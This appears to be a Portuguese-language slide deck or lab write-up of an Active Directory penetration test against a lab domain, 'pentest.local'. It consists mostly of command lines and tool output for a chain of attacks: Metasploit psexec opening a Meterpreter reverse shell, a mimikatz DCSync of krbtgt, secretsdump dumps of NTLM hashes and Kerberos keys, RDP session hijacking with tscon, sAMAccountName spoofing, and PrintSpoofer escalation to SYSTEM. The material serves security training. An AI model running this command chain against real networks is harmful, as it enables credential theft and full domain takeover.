pentest.local\P100002:1106:aad3b435b51404eeaad3b435b51404ee:8c4394b731d0250a6c167d825662c8d1:::
pentest.local\P100003:1110:aad3b435b51404eeaad3b435b51404ee:532a2e65b1fd5b8975bc6f1787a692f9:::
pentest.local\P100004:1111:aad3b435b51404eeaad3b435b51404ee:49b13b5321b3f51a4d360b0ab30c0d70:::
pentest.local\P100005:1112:aad3b435b51404eeaad3b435b51404ee:66eb6291c9eefeb5f32be237cec10a43:::
pentest.local\P100006:1113:aad3b435b51404eeaad3b435b51404ee:834903b53a5afb876a40bd13c62094b5:::
pentest.local\P100007:1114:aad3b435b51404eeaad3b435b51404ee:353a3757a366a2ab3ffeca3cedd284f3:::
pentest.local\svc-antivirus:1115:aad3b435b51404eeaad3b435b51404ee:026ad0fa819f5ab95343da2b18436ccd:::
pentest.local\P100008:1116:aad3b435b51404eeaad3b435b51404ee:377565f7d41787414481a2832c86696e:::
pentest.local\svc-siem:1117:aad3b435b51404eeaad3b435b51404ee:5ed39a3bdcdebac319f758504a8ff270:::
DC-PENTEST$:1001:aad3b435b51404eeaad3b435b51404ee:7daf9af483af1280bdf67e2ebea44bb3:::
MAQUINA-HACKING$:1118:aad3b435b51404eeaad3b435b51404ee:b5ef8ed2e564bde203962f55443b636e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9b8e6e5714ded332daae401d897506d1c57376bca2dcd08c244fca119db92f3b
Administrator:aes128-cts-hmac-sha1-96:9a21be6f9dbb6dde308dfed6f6948219
Administrator:des-cbc-md5:eaf7adc8468c45bf
krbtgt:aes256-cts-hmac-sha1-96:3e7ae62a74ce18442fec77b81522132e4b98b817778b4be85e39aa6c261ce33d
krbtgt:aes128-cts-hmac-sha1-96:993dee9cb08368001b93a7578e67868d
krbtgt:des-cbc-md5:6762cd5b07619883
```

Pós Exploração


DCSync Attack




```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] 192.168.80.139:445 - Connecting to the server ...
[*] 192.168.80.139:445 - Authenticating to 192.168.80.139:445 as user 'P100001' ...
[*] 192.168.80.139:445 - Selecting PowerShell target
[*] 192.168.80.139:445 - Executing the payload ...
[+] 192.168.80.139:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.80.139
[*] Meterpreter session 5 opened (192.168.80.137:4444 → 192.168.80.139:60221) at 2022-10-03 15:08:17 -0400

meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

meterpreter > kiwi_cmd '"lsadump::dcsync /user:krbtgt"'
** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/30/2022 1:13:37 PM
Object Security ID   : S-1-5-21-3792359880-2425190317-2245409957-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 22695b38ae6b558b6e665aa95f0dd192
    ntlm- 0: 22695b38ae6b558b6e665aa95f0dd192
    lm  - 0: 02df521c97f397ed340b72d3245dc60b
```

Escalação de Privilégio

Session Hijack



```
C:\Users\DC Pentest\Desktop\PSTools>PsExec.exe -s \\localhost cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 dc pentest            console             1  Active          2  9/30/2022 1:16 PM
 p100002                                   2  Disc            2  9/30/2022 9:02 PM

C:\Windows\system32>sc create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:console"
[SC] CreateService SUCCESS

C:\Windows\system32>net start sessionhijack
```




Command Prompt


```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\P100002>whoami
pentest\p100002
```

Escalação de Privilégio


sAMAccountName spoofing




```
└─$ python3 sam_the_admin.py -dc-ip 192.168.80.139 -dc-host DC-PENTEST 'pentest.local/P100007' -dump
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Password for account P100007:
[-] WARNING: Target host is not a DC
[*] Selected Target dc-pentest.pentest.local
[*] Total Domain Admins 3
[*] will try to impersonate P100001
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-41$"
[*] MachineAccount "SAMTHEADMIN-41$" password = aI@iQa9Eq4kA
[*] Successfully added machine account SAMTHEADMIN-41$ with password aI@iQa9Eq4kA.
[*] SAMTHEADMIN-41$ object = CN=SAMTHEADMIN-41,CN=Computers,DC=pentest,DC=local
[*] SAMTHEADMIN-41$ sAMAccountName == dc-pentest
[*] Saving ticket in dc-pentest.ccache
[*] Resting the machine account to SAMTHEADMIN-41$
[*] Restored SAMTHEADMIN-41$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating P100001
[*]     Requesting S4U2self
[*] Saving ticket in P100001.ccache
[*] You can deploy a shell when you want using the following command:
[$] KRB5CCNAME='P100001.ccache' /usr/bin/impacket-secretsdump -target-ip 192.168.80.139 -dc-ip 192.168.80.139 -k -no-pass @'dc-pentest.pentest.local'
```



```
└─$ KRB5CCNAME='P100001.ccache' /usr/bin/impacket-secretsdump -target-ip 192.168.80.139 -dc-ip 192.168.80.139 -k -no-pass @'dc-pentest.pentest.local'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x38c1016a699ad1e052fff2efd23a7ae2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ef7b7f923844e27c031bb9a1705bfea3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e157465d8c7dfd2c12a1229e2a04179e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:22695b38ae6b558b6e665aa95f0dd192:::
DC Pentest:1000:aad3b435b51404eeaad3b435b51404ee:e157465d8c7dfd2c12a1229e2a04179e:::
pentest.local\P100001:1104:aad3b435b51404eeaad3b435b51404ee:b2bdbe60565b677dfb133866722317fd:::
pentest.local\svc-backup:1105:aad3b435b51404eeaad3b435b51404ee:2a5f99082a8840db9fdeb32f4cd7fd47:::
pentest.local\P100002:1106:aad3b435b51404eeaad3b435b51404ee:8c4394b731d0250a6c167d825662c8d1:::
pentest.local\P100003:1110:aad3b435b51404eeaad3b435b51404ee:532a2e65b1fd5b8975bc6f1787a692f9:::
pentest.local\P100004:1111:aad3b435b51404eeaad3b435b51404ee:49b13b5321b3f51a4d360b0ab30c0d70:::
pentest.local\P100005:1112:aad3b435b51404eeaad3b435b51404ee:66eb6291c9eefeb5f32be237cec10a43:::
pentest.local\P100006:1113:aad3b435b51404eeaad3b435b51404ee:834903b53a5afb876a40bd13c62094b5:::
pentest.local\P100007:1114:aad3b435b51404eeaad3b435b51404ee:353a3757a366a2ab3ffeca3cedd284f3:::
pentest.local\svc-antivirus:1115:aad3b435b51404eeaad3b435b51404ee:026ad0fa819f5ab95343da2b18436ccd:::
pentest.local\P100008:1116:aad3b435b51404eeaad3b435b51404ee:377565f7d41787414481a2832c86696e:::
pentest.local\svc-siem:1117:aad3b435b51404eeaad3b435b51404ee:5ed39a3bdcdebac319f758504a8ff270:::
DC-PENTEST$:1001:aad3b435b51404eeaad3b435b51404ee:7daf9af483af1280bdf67e2ebea44bb3:::
MAQUINA-HACKING$:1118:aad3b435b51404eeaad3b435b51404ee:b5ef8ed2e564bde203962f55443b636e:::
SAMTHEADMIN-41$:1119:aad3b435b51404eeaad3b435b51404ee:e6c15617021ccd3998ef949c9906872f:::
```



```
└─$ KRB5CCNAME='P100001.ccache' /usr/bin/psexec.py -target-ip 192.168.80.139 -dc-ip 192.168.80.139 -k -no-pass @'dc-pentest.pentest.local'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.80.139.....
[*] Found writable share ADMIN$
[*] Uploading file zMhenpDO.exe
[*] Opening SVCManager on 192.168.80.139.....
[*] Creating service kPcf on 192.168.80.139.....
[*] Starting service kPcf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```




Domain Users

CN	name	SAM Name
Service SIEM	Service SIEM	svc-siem
Marcos Roberto	Marcos Roberto	P100008
Service Antivirus	Service Antivirus	svc-antivirus
Raphael Veiga	Raphael Veiga	P100007
Abel Ferreira	Abel Ferreira	P100006

Escalação de Privilégio


SEImpersonate



```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Escalação de Privilégio

